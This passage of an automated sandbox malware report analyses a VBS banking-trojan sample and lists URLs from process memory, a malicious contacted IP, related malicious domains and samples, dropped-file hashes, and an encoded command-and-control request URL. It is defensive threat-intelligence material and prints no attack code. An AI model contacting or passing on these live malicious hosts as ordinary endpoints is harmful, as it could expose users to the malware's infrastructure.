http://https://nuget.org/nuget.exe	powershell.exe, 00000018.00000 002.430783857.000002219A643000 .00000004.00000001.sdmp	false		high
http://www.galapagosdesign.com/DPlease	explorer.exe, 00000023.0000000 0.388592956.0000000008B46000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://%s.com	explorer.exe, 00000023.0000000 0.378969278.0000000006300000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	low
http://msk.afisha.ru/	explorer.exe, 00000023.0000000 0.379685832.00000000063F3000.0 0000002.00000001.sdmp	false		high
http://www.zhongyicts.com.cn	explorer.exe, 00000023.0000000 0.388592956.0000000008B46000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://schemas.xmlsoap.org/ws/2005/05/identity/claims/name	powershell.exe, 00000018.00000 002.410155659.000002218A5E1000 .00000004.00000001.sdmp	false		high
http://busca.igbusca.com.br//app/static/images/favicon.ico	explorer.exe, 00000023.0000000 0.379685832.00000000063F3000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown

Name	Source	Malicious	Antivirus Detection	Reputation
http://search.rediff.com/	explorer.exe, 00000023.0000000 0.379685832.00000000063F3000.0 0000002.00000001.sdmp	false		high
http://www.ya.com/favicon.ico	explorer.exe, 00000023.0000000 0.379685832.00000000063F3000.0 0000002.00000001.sdmp	false		high
http://www.etmall.com.tw/favicon.ico	explorer.exe, 00000023.0000000 0.379685832.00000000063F3000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://it.search.dada.net/favicon.ico	explorer.exe, 00000023.0000000 0.379685832.00000000063F3000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://pesterbdd.com/images/Pester.png	powershell.exe, 00000018.00000 002.410423008.000002218A7EE000 .00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://search.naver.com/	explorer.exe, 00000023.0000000 0.379685832.00000000063F3000.0 0000002.00000001.sdmp	false		high
http://www.google.ru/	explorer.exe, 00000023.0000000 0.379685832.00000000063F3000.0 0000002.00000001.sdmp	false		high
http://search.hanafos.com/favicon.ico	explorer.exe, 00000023.0000000 0.379685832.00000000063F3000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.apache.org/licenses/LICENSE-2.0.html	powershell.exe, 00000018.00000 002.410423008.000002218A7EE000 .00000004.00000001.sdmp	false		high
http://cgi.search.biglobe.ne.jp/favicon.ico	explorer.exe, 00000023.0000000 0.379685832.00000000063F3000.0 0000002.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.abril.com.br/favicon.ico	explorer.exe, 00000023.0000000 0.379685832.00000000063F3000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://search.daum.net/	explorer.exe, 00000023.0000000 0.379685832.00000000063F3000.0 0000002.00000001.sdmp	false		high
http://https://contoso.com/Icon	powershell.exe, 00000018.00000 002.430783857.000002219A643000 .00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://search.naver.com/favicon.ico	explorer.exe, 00000023.0000000 0.379685832.00000000063F3000.0 0000002.00000001.sdmp	false		high
http://search.msn.co.jp/results.aspx?q=	explorer.exe, 00000023.0000000 0.379685832.00000000063F3000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.clarin.com/favicon.ico	explorer.exe, 00000023.0000000 0.379685832.00000000063F3000.0 0000002.00000001.sdmp	false		high
http://buscar.ozu.es/	explorer.exe, 00000023.0000000 0.379685832.00000000063F3000.0 0000002.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://kr.search.yahoo.com/	explorer.exe, 00000023.0000000 0.379685832.00000000063F3000.0 0000002.00000001.sdmp	false		high
http://search.about.com/	explorer.exe, 00000023.0000000 0.379685832.00000000063F3000.0 0000002.00000001.sdmp	false		high
http://busca.igbusca.com.br/	explorer.exe, 00000023.0000000 0.379685832.00000000063F3000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.microsofttranslator.com/BVPrev.aspx?ref=IE8Activity	explorer.exe, 00000023.0000000 0.379685832.00000000063F3000.0 0000002.00000001.sdmp	false		high
http://www.ask.com/	explorer.exe, 00000023.0000000 0.379685832.00000000063F3000.0 0000002.00000001.sdmp	false		high
http://www.priceminister.com/favicon.ico	explorer.exe, 00000023.0000000 0.379685832.00000000063F3000.0 0000002.00000001.sdmp	false		high
http://https://github.com/Pester/Pester	powershell.exe, 00000018.00000 002.410423008.000002218A7EE000 .00000004.00000001.sdmp	false		high
http://www.cjmall.com/	explorer.exe, 00000023.0000000 0.379685832.00000000063F3000.0 0000002.00000001.sdmp	false		high
http://search.centrum.cz/	explorer.exe, 00000023.0000000 0.379685832.00000000063F3000.0 0000002.00000001.sdmp	false		high

Name	Source	Malicious	Antivirus Detection	Reputation
http://www.carterandcone.coml	explorer.exe, 00000023.0000000 0.388592956.0000000008B46000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://suche.t-online.de/	explorer.exe, 00000023.0000000 0.379685832.00000000063F3000.0 0000002.00000001.sdmp	false		high
http://www.google.it/	explorer.exe, 00000023.0000000 0.379685832.00000000063F3000.0 0000002.00000001.sdmp	false		high
http://search.auction.co.kr/	explorer.exe, 00000023.0000000 0.379685832.00000000063F3000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.ceneo.pl/	explorer.exe, 00000023.0000000 0.379685832.00000000063F3000.0 0000002.00000001.sdmp	false		high
http://www.amazon.de/	explorer.exe, 00000023.0000000 0.379685832.00000000063F3000.0 0000002.00000001.sdmp	false		high
http://sads.myspace.com/	explorer.exe, 00000023.0000000 0.379685832.00000000063F3000.0 0000002.00000001.sdmp	false		high
http://busca.buscape.com.br/favicon.ico	explorer.exe, 00000023.0000000 0.379685832.00000000063F3000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.pchome.com.tw/favicon.ico	explorer.exe, 00000023.0000000 0.379685832.00000000063F3000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://browse.guardian.co.uk/favicon.ico	explorer.exe, 00000023.0000000 0.379685832.00000000063F3000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://google.pchome.com.tw/	explorer.exe, 00000023.0000000 0.379685832.00000000063F3000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://list.taobao.com/browse/search_visual.htm?n=15&q=	explorer.exe, 00000023.0000000 0.379685832.00000000063F3000.0 0000002.00000001.sdmp	false		high
http://www.rambler.ru/favicon.ico	explorer.exe, 00000023.0000000 0.379685832.00000000063F3000.0 0000002.00000001.sdmp	false		high
http://uk.search.yahoo.com/	explorer.exe, 00000023.0000000 0.379685832.00000000063F3000.0 0000002.00000001.sdmp	false		high
http://espanol.search.yahoo.com/	explorer.exe, 00000023.0000000 0.379685832.00000000063F3000.0 0000002.00000001.sdmp	false		high
http://www.ozu.es/favicon.ico	explorer.exe, 00000023.0000000 0.379685832.00000000063F3000.0 0000002.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://search.sify.com/	explorer.exe, 00000023.0000000 0.379685832.00000000063F3000.0 0000002.00000001.sdmp	false		high
http://openimage.interpark.com/interpark.ico	explorer.exe, 00000023.0000000 0.379685832.00000000063F3000.0 0000002.00000001.sdmp	false		high
http://search.yahoo.co.jp/favicon.ico	explorer.exe, 00000023.0000000 0.379685832.00000000063F3000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://search.ebay.com/	explorer.exe, 00000023.0000000 0.379685832.00000000063F3000.0 0000002.00000001.sdmp	false		high
http://www.gmarket.co.kr/	explorer.exe, 00000023.0000000 0.379685832.00000000063F3000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.founder.com.cn/cn/bThe	explorer.exe, 00000023.0000000 0.388592956.0000000008B46000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://search.nifty.com/	explorer.exe, 00000023.0000000 0.379685832.00000000063F3000.0 0000002.00000001.sdmp	false		high
http://searchresults.news.com.au/	explorer.exe, 00000023.0000000 0.379685832.00000000063F3000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.google.si/	explorer.exe, 00000023.0000000 0.379685832.00000000063F3000.0 0000002.00000001.sdmp	false		high
http://www.google.cz/	explorer.exe, 00000023.0000000 0.379685832.00000000063F3000.0 0000002.00000001.sdmp	false		high

Name	Source	Malicious	Antivirus Detection	Reputation
http://www.soso.com/	explorer.exe, 00000023.0000000 0.379685832.00000000063F3000.0 0000002.00000001.sdmp	false		high
http://www.univision.com/	explorer.exe, 00000023.0000000 0.379685832.00000000063F3000.0 0000002.00000001.sdmp	false		high
http://search.ebay.it/	explorer.exe, 00000023.0000000 0.379685832.00000000063F3000.0 0000002.00000001.sdmp	false		high
http://images.joins.com/ui_c/fvc_joins.ico	explorer.exe, 00000023.0000000 0.379685832.00000000063F3000.0 0000002.00000001.sdmp	false		high
http://www.asharqalawsat.com/	explorer.exe, 00000023.0000000 0.379685832.00000000063F3000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://busca.orange.es/	explorer.exe, 00000023.0000000 0.379685832.00000000063F3000.0 0000002.00000001.sdmp	false		high
http://cnweb.search.live.com/results.aspx?q=	explorer.exe, 00000023.0000000 0.379685832.00000000063F3000.0 0000002.00000001.sdmp	false		high
http://auto.search.msn.com/response.asp?MT=	explorer.exe, 00000023.0000000 0.378969278.0000000006300000.0 0000002.00000001.sdmp	false		high
http://search.yahoo.co.jp	explorer.exe, 00000023.0000000 0.379685832.00000000063F3000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.target.com/	explorer.exe, 00000023.0000000 0.379685832.00000000063F3000.0 0000002.00000001.sdmp	false		high
http://buscador.terra.es/	explorer.exe, 00000023.0000000 0.379685832.00000000063F3000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.typography.netD	explorer.exe, 00000023.0000000 0.388592956.0000000008B46000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://fontfabrik.com	explorer.exe, 00000023.0000000 0.388592956.0000000008B46000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://search.orange.co.uk/favicon.ico	explorer.exe, 00000023.0000000 0.379685832.00000000063F3000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.iask.com/	explorer.exe, 00000023.0000000 0.379685832.00000000063F3000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.tesco.com/	explorer.exe, 00000023.0000000 0.379685832.00000000063F3000.0 0000002.00000001.sdmp	false		high
http://cgi.search.biglobe.ne.jp/	explorer.exe, 00000023.0000000 0.379685832.00000000063F3000.0 0000002.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://search.seznam.cz/favicon.ico	explorer.exe, 00000023.0000000 0.379685832.00000000063F3000.0 0000002.00000001.sdmp	false		high

Contacted IPs



Public

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
47.241.19.44	unknown	United States		45102	CNNIC-ALIBABA-US-NET-APAlibabaUSTechnologyCo LtdC	true

Private

IP
192.168.2.1

General Information

Joe Sandbox Version:	31.0.0 Red Diamond
Analysis ID:	321727
Start date:	23.11.2020
Start time:	16:10:27
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 9m 11s
Hypervisor based Inspection enabled:	false
Report type:	light
Sample file name:	JeSoTz0An7tn.vbs
Cookbook file name:	default.jbs
Analysis system description:	Windows 10 64 bit v1803 with Office Professional Plus 2016, Chrome 85, IE 11, Adobe Reader DC 19, Java 8 Update 211
Number of analysed new started processes analysed:	38
Number of new started drivers analysed:	0
Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	2
Technologies:	• HCA enabled • EGA enabled • HDC enabled • AMSI enabled

Analysis Mode:	default
Analysis stop reason:	Timeout
Detection:	MAL
Classification:	mal100.bank.troj.spyw.evad.winVBS@26/41@10/2
EGA Information:	Failed
HDC Information:	Failed
HCA Information:	• Successful, ratio: 100% • Number of executed functions: 0 • Number of non-executed functions: 0
Cookbook Comments:	• Adjust boot time • Enable AMSI • Found application associated with file extension: .vbs
Warnings:	Show All • Behavior information exceeds normal sizes, reducing to normal. Report will have missing behavior information. • TCP Packets have been reduced to 100 • Exclude process from analysis (whitelisted): taskhostw.exe, audiodg.exe, rundll32.exe, BackgroundTransferHost.exe, ielowutil.exe, backgroundTaskHost.exe, SgrmBroker.exe, WmiPrvSE.exe, svchost.exe, UsoClient.exe • Excluded IPs from analysis (whitelisted): 104.42.151.234, 104.43.193.48, 51.11.168.160, 95.101.184.67, 104.108.39.131, 20.54.26.129, 152.199.19.161, 104.43.139.144, 51.104.139.180, 92.122.213.247, 92.122.213.194, 52.155.217.156 • Excluded domains from analysis (whitelisted): arc.msn.com.nsatc.net, fs-wildcard.microsoft.com.edgekey.net, fs-wildcard.microsoft.com.edgekey.net.globalredir.akadns.net, a1449.dscg2.akamai.net, arc.msn.com, e11290.dspg.akamaiedge.net, iecvlist.microsoft.com, db5eap.displaycatalog.md.mp.microsoft.com.akadns.net, go.microsoft.com, displaycatalog.mp.microsoft.com, watson.telemetry.microsoft.com, img-prod-cms-rt-microsoft-com.akamaized.net, prod.fs.microsoft.com.akadns.net, displaycatalog-europeeap.md.mp.microsoft.com.akadns.net, fs.microsoft.com, ie9comview.vo.msecnd.net, db3p-ris-pf-prod-atm.trafficmanager.net, ris-prod.trafficmanager.net, displaycatalog.md.mp.microsoft.com.akadns.net, e1723.g.akamaiedge.net, skypedataprdcolcus16.cloudapp.net, skypedataprdcolcus15.cloudapp.net, ris.api.iris.microsoft.com, blobcollector.events.data.trafficmanager.net, go.microsoft.com.edgekey.net, skypedataprdcolwus16.cloudapp.net, cs9.wpc.v0cdn.net • Execution Graph export aborted for target mshta.exe, PID 6608 because there are no executed function • Report size exceeded maximum capacity and may have missing behavior information. • Report size getting too big, too many NtAllocateVirtualMemory calls found. • Report size getting too big, too many NtEnumerateKey calls found. • Report size getting too big, too many NtOpenKeyEx calls found. • Report size getting too big, too many NtProtectVirtualMemory calls found. • Report size getting too big, too many NtQueryValueKey calls found.

Simulations

Behavior and APIs

Time	Type	Description
16:11:31	API Interceptor	1x Sleep call for process: wscript.exe modified
16:12:08	API Interceptor	30x Sleep call for process: powershell.exe modified

Joe Sandbox View / Context

IPs

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
47.241.19.44	2Q4tLHa5wbO1.vbs	Get hash	malicious	Browse	• c56.lepini.at/jvassets/xl/t64.dat
	0wDeH3QW0mRu.vbs	Get hash	malicious	Browse	• c56.lepini.at/jvassets/xl/t64.dat
	0k4Vu1eOEIhU.vbs	Get hash	malicious	Browse	• c56.lepini.at/jvassets/xl/t64.dat
	earmarkavchd.dll	Get hash	malicious	Browse	• c56.lepini.at/jvassets/xl/t64.dat
	6znkPyTAVN7V.vbs	Get hash	malicious	Browse	• c56.lepini.at/jvassets/xl/t64.dat
	a7APrVP2o2vA.vbs	Get hash	malicious	Browse	• c56.lepini.at/jvassets/xl/t64.dat
	03QKtPTOQpA1.vbs	Get hash	malicious	Browse	• c56.lepini.at/jvassets/xl/t64.dat
	2200.dll	Get hash	malicious	Browse	• c56.lepini.at/jvassets/xl/t64.dat
	22.dll	Get hash	malicious	Browse	• api10.laptok.at/favicon.ico
	mRT14x9OHyME.vbs	Get hash	malicious	Browse	• api10.laptok.at/favicon.ico
	0RLNavifGxAL.vbs	Get hash	malicious	Browse	• c56.lepini.at/jvassets/xl/t64.dat
	1ImYNi1n8qsm.vbs	Get hash	malicious	Browse	• c56.lepini.at/jvassets/xl/t64.dat
	4N9Gt68V5bB5.vbs	Get hash	malicious	Browse	• api10.laptok.at/favicon.ico
	34UO9lvsKWLW.vbs	Get hash	malicious	Browse	• api10.laptok.at/favicon.ico
	csye1F5W042k.vbs	Get hash	malicious	Browse	• api10.laptok.at/favicon.ico
	0cJWsqWE2WRJ.vbs	Get hash	malicious	Browse	• api10.laptok.at/favicon.ico
	08dVB7v4wB6w.vbs	Get hash	malicious	Browse	• api10.laptok.at/favicon.ico
	9EJxhyQLyzPG.vbs	Get hash	malicious	Browse	• api10.laptok.at/favicon.ico
	http://c56.lepini.at	Get hash	malicious	Browse	• c56.lepini.at/
	my_presentation_82772.vbs	Get hash	malicious	Browse	• api10.laptok.at/favicon.ico

Domains

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
resolver1.opendns.com	2Q4tLHa5wbO1.vbs	Get hash	malicious	Browse	• 208.67.222.222
	0wDeH3QW0mRu.vbs	Get hash	malicious	Browse	• 208.67.222.222
	0k4Vu1eOEIhU.vbs	Get hash	malicious	Browse	• 208.67.222.222
	earmarkavchd.dll	Get hash	malicious	Browse	• 208.67.222.222
	6znkPyTAVN7V.vbs	Get hash	malicious	Browse	• 208.67.222.222

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	a7APrVP2o2vA.vbs	Get hash	malicious	Browse	• 208.67.222.222
	03QKtPTOQpA1.vbs	Get hash	malicious	Browse	• 208.67.222.222
	fY9ZC2mGfd.exe	Get hash	malicious	Browse	• 208.67.222.222
	H58f3VmSsk.exe	Get hash	malicious	Browse	• 208.67.222.222
	2200.dll	Get hash	malicious	Browse	• 208.67.222.222
	5faabcaa2fca6rar.dll	Get hash	malicious	Browse	• 208.67.222.222
	0RLNavifGxAL.vbs	Get hash	malicious	Browse	• 208.67.222.222
	1ImYNi1n8qsm.vbs	Get hash	malicious	Browse	• 208.67.222.222
	YjimyNp5ma.exe	Get hash	malicious	Browse	• 208.67.222.222
	0cJWsqWE2WRJ.vbs	Get hash	malicious	Browse	• 208.67.222.222
	08dVB7v4wB6w.vbs	Get hash	malicious	Browse	• 208.67.222.222
	9EJxhyQLyzPG.vbs	Get hash	malicious	Browse	• 208.67.222.222
	u271020tar.dll	Get hash	malicious	Browse	• 208.67.222.222
	Ne3oNxfdDc.dll	Get hash	malicious	Browse	• 208.67.222.222
	5f7c48b110f15tiff_.dll	Get hash	malicious	Browse	• 208.67.222.222
c56.lepini.at	2Q4tLHa5wbO1.vbs	Get hash	malicious	Browse	• 47.241.19.44
	0wDeH3QW0mRu.vbs	Get hash	malicious	Browse	• 47.241.19.44
	0k4Vu1eOEIhU.vbs	Get hash	malicious	Browse	• 47.241.19.44
	earmarkavchd.dll	Get hash	malicious	Browse	• 47.241.19.44
	6znkPyTAVN7V.vbs	Get hash	malicious	Browse	• 47.241.19.44
	a7APrVP2o2vA.vbs	Get hash	malicious	Browse	• 47.241.19.44
	03QKtPTOQpA1.vbs	Get hash	malicious	Browse	• 47.241.19.44
	2200.dll	Get hash	malicious	Browse	• 47.241.19.44
	0RLNavifGxAL.vbs	Get hash	malicious	Browse	• 47.241.19.44
	1ImYNi1n8qsm.vbs	Get hash	malicious	Browse	• 47.241.19.44
	http://c56.lepini.at	Get hash	malicious	Browse	• 47.241.19.44
api3.lepini.at	2Q4tLHa5wbO1.vbs	Get hash	malicious	Browse	• 47.241.19.44
	0wDeH3QW0mRu.vbs	Get hash	malicious	Browse	• 47.241.19.44
	0k4Vu1eOEIhU.vbs	Get hash	malicious	Browse	• 47.241.19.44
	earmarkavchd.dll	Get hash	malicious	Browse	• 47.241.19.44
	6znkPyTAVN7V.vbs	Get hash	malicious	Browse	• 47.241.19.44
	a7APrVP2o2vA.vbs	Get hash	malicious	Browse	• 47.241.19.44
	03QKtPTOQpA1.vbs	Get hash	malicious	Browse	• 47.241.19.44
	2200.dll	Get hash	malicious	Browse	• 47.241.19.44
	0RLNavifGxAL.vbs	Get hash	malicious	Browse	• 47.241.19.44
	1ImYNi1n8qsm.vbs	Get hash	malicious	Browse	• 47.241.19.44
	0cJWsqWE2WRJ.vbs	Get hash	malicious	Browse	• 47.241.19.44
	08dVB7v4wB6w.vbs	Get hash	malicious	Browse	• 47.241.19.44
	9EJxhyQLyzPG.vbs	Get hash	malicious	Browse	• 47.241.19.44
	C4iOuBBkd5lq-beware-malware.vbs	Get hash	malicious	Browse	• 8.208.101.13
	PtgzM1Gd04Up.vbs	Get hash	malicious	Browse	• 8.208.101.13

ASN

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
CNNIC-ALIBABA-US-NET-APAlibabaUSTechnologyCoLtdC	http://https://bit.ly/3lYk4Bx	Get hash	malicious	Browse	• 8.208.98.199
	2Q4tLHa5wbO1.vbs	Get hash	malicious	Browse	• 47.241.19.44
	http://https://bouncy-alpine-yam.glitch.me/#j.dutheil@dagimport.com	Get hash	malicious	Browse	• 47.254.218.25
	0wDeH3QW0mRu.vbs	Get hash	malicious	Browse	• 47.241.19.44
	0k4Vu1eOEIhU.vbs	Get hash	malicious	Browse	• 47.241.19.44
	http://https://bit.ly/35MTO80	Get hash	malicious	Browse	• 8.208.98.199
	videorepair_setup_full6715.exe	Get hash	malicious	Browse	• 47.91.67.36
	http://banchio.com/common/imgbrowser/update/index.php	Get hash	malicious	Browse	• 47.241.0.4
	earmarkavchd.dll	Get hash	malicious	Browse	• 47.241.19.44
	6znkPyTAVN7V.vbs	Get hash	malicious	Browse	• 47.241.19.44
	a7APrVP2o2vA.vbs	Get hash	malicious	Browse	• 47.241.19.44
	03QKtPTOQpA1.vbs	Get hash	malicious	Browse	• 47.241.19.44
	1119_673423.doc	Get hash	malicious	Browse	• 8.208.13.158
	1118_8732615.doc	Get hash	malicious	Browse	• 8.208.13.158
	http://https://bit.ly/36uHc4k	Get hash	malicious	Browse	• 8.208.98.199
	http://https://bit.ly/2UkQfil	Get hash	malicious	Browse	• 8.208.98.199
	WeTransfer File for info@nanniottavio.it .html	Get hash	malicious	Browse	• 47.254.218.25
	http://https://bit.ly/2K1UcH2	Get hash	malicious	Browse	• 8.208.98.199

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	http://sistaqui.com/wp-content/activatedg.php?utm_source=google&utm_medium=adwords&utm_campaign=dvid	Get hash	malicious	Browse	• 47.254.170.17
	http://https://bit.ly/32NFFFf	Get hash	malicious	Browse	• 8.208.98.199

JA3 Fingerprints

No context

Dropped Files

No context

Created / dropped Files

C:\Users\user\AppData\Local\Microsoft\Internet Explorer\Recovery\High\Active\RecoveryStore.{A2AB1976-2DE9-11EB-90E4-ECF4BB862DED}.dat	
Process:	C:\Program Files\internet explorer\iexplore.exe
File Type:	Microsoft Word Document
Category:	dropped
Size (bytes):	71272
Entropy (8bit):	2.0413134209733683
Encrypted:	false
SSDEEP:	192:rwZ3Zt2Y9WJ4tJbfJgFMm/2dStdxsdVtdQqsdvVIXGsIXtINZ3Q6lxrIJTtGhxmq:rgJEYUWNXTAIVyDMSaZg6lV6TtGhxmTe
MD5:	1C6AF18081A0D930D98C561342D1A2AB
SHA1:	C7E0EA65F45479A3CD1F083B12EBBE81121D7570
SHA-256:	30196A4745ECF3A4D4A9200D4A3D960DF87277B4AFAC34C2EA5623F0AA5D65A2
SHA-512:	3BF525105C85FFC5327F5AA96B229E37527DB1A37C84E3E53DB8A183D67E699128E92419434BEF313E225DCB2FCFB8F31051E3AD1B33BCF6972DA9D137B759E
Malicious:	false
Preview:	....R.o.o.t. .E.n.t.r. y..... .....

C:\Users\user\AppData\Local\Microsoft\Internet Explorer\Recovery\High\Active\{A2AB1978-2DE9-11EB-90E4-ECF4BB862DED}.dat	
Process:	C:\Program Files\internet explorer\iexplore.exe
File Type:	Microsoft Word Document
Category:	dropped
Size (bytes):	28168
Entropy (8bit):	1.9254021779707862
Encrypted:	false
SSDEEP:	192:rbZAQK6QkeFjt2AkWvM2YBwjId0LpGlwj9jId0LpnyA:rtZ1dehkEk2IR0LEn0L9F
MD5:	7435B2595868CAF364F9CD83914629B6
SHA1:	62BCD06633B51360CC901DB2112338564987365A
SHA-256:	40DC1F2BBEF7CF147DDD64E3725221E1056711F48A816323C2C4B1E7DE8FA4FE
SHA-512:	81623B8EA6651BFC9464EE3595A7F4C7521F72AEE4BD84A7655F45A469F5B90725B1207A023887979A7412511AE17AB4B7393EF62B3783451945E0A4F4CAB214
Malicious:	false
Preview:	....R.o.o.t. .E.n.t.r. y..... .....

C:\Users\user\AppData\Local\Microsoft\Internet Explorer\Recovery\High\Active\{A2AB197A-2DE9-11EB-90E4-ECF4BB862DED}.dat	
Process:	C:\Program Files\internet explorer\iexplore.exe
File Type:	Microsoft Word Document
Category:	dropped
Size (bytes):	28172
Entropy (8bit):	1.9305732094629535
Encrypted:	false
SSDEEP:	192:rXZkQI63kHFjh2LkWiMRYtzseQcpVlzqseQcbuA:rJtT0HhQvTRkzhvzqjJ
MD5:	69CCA023383DCEBD768E209D96C760C8
SHA1:	98895FC46196F5356BC1083EC41ABF2C20578F18
SHA-256:	099AD40CE77A76A7F521551DBF4790AC15874F6BB8DA92E59144B7CF85FBC248

C:\Users\user\AppData\Local\Microsoft\Internet Explorer\Recovery\High\Active\{A2AB197A-2DE9-11EB-90E4-ECF4BB862DED}.dat	
SHA-512:	AA439EF31B571A1F6EB37B3766B9523F225DAA1433EB2C2DA48E521F77976D4998D5728E9E3F786FC4402460A111D8A846501B3C70FCB3FFE1F13CF9FE84F51C
Malicious:	false
Preview:	....R.o.o.t. .E.n.t.r. y..... .....

C:\Users\user\AppData\Local\Microsoft\Internet Explorer\Recovery\High\Active\{A94CA2A4-2DE9-11EB-90E4-ECF4BB862DED}.dat	
Process:	C:\Program Files\internet explorer\iexplore.exe
File Type:	Microsoft Word Document
Category:	dropped
Size (bytes):	28164
Entropy (8bit):	1.9245425898445319
Encrypted:	false
SSDEEP:	96:r8ZHQs6uBStFjZ2tkW9MUYVsSa/xkIVsS7a/xkCd4A:r8ZHQs6uktFjZ2tkW9MUYVc5FVw59WA
MD5:	380605526034CC6DD0BE5044E0F13079
SHA1:	F10B1268FD0C7593A2174246730999181D41FA46
SHA-256:	77EAA2C21F23EBA6CAEB9572507E18128B43A02CBECC9B137333B09E407328A8
SHA-512:	CA390738A1E5CAAC32EEDA49D7767BACBA670989CACC3F530AA15523A7BB7691A538AB2863B28C8B59DD33041BC1ED5C9FAD0BACF145A62840930BAC2CAA572A
Malicious:	false
Preview:	....R.o.o.t. .E.n.t.r. y..... .....

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\0W10PBUV\oI2[1].htm	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	ASCII text, with very long lines, with no line terminators
Category:	downloaded
Size (bytes):	2400
Entropy (8bit):	5.975522616591464
Encrypted:	false
SSDEEP:	48:T2ECG/vT+XLMHbLRCI24UCknBdpK2jgPOKipWUlgrjDu5pODzMHxW:KECGT+XqLxwnBbK8WUlqqaHMHxW
MD5:	E69A66BA1BFF6972458D1BC41252EE98
SHA1:	262423E195EE52FE55A2FA3CCD97E9B6619117A5
SHA-256:	F1D70F929CDCB80F5CD8AAE9F8A41AB63FA171F224206A020596F73E88E384B2
SHA-512:	5EBDB4B48518CD539BE0ED3CC3EE25996D14A8E473DD0F0261439BF04F416902E6ACDA45E00DEF009CAD129EBC4EAD09A791357AACC3B829C4973080783BEA7
Malicious:	false
IE Cache URL:	http:// api10.laptok.at/api1/3KeMhgiT8xV_/2FK897xWvJR/8iXi7QgKkQnFJA/vQvtuI7pl2axq2iQpRqfy/IcWdr95MWH_2FlIm/pxVwXYLRRjXX0iQ/Uu36CRnAWqyyANtvaC/GzBvnVm6z/2Vvse0Pv_2F2DgCjCiAr/HbSFwBUye9G83hlGQIE/ynlkRMDXeczvpYVDo2l1f2/u19mcvVVhmsQS/4qg7eRGS/y4iFh_2B2qVkDLa3nN1YMA_/2BF6h0vTAz/LS1BzJAVb8zBnnLnm/vKxwpRLQLhui/Ux_0A_0DFAv/2rNCEQzrqGRLrU/KP0aNmF_2FPI7PEUIWwdT/BT8ui2_2Bzid3re8/3_2BW_2BnNoX7CzUq5G/oI2
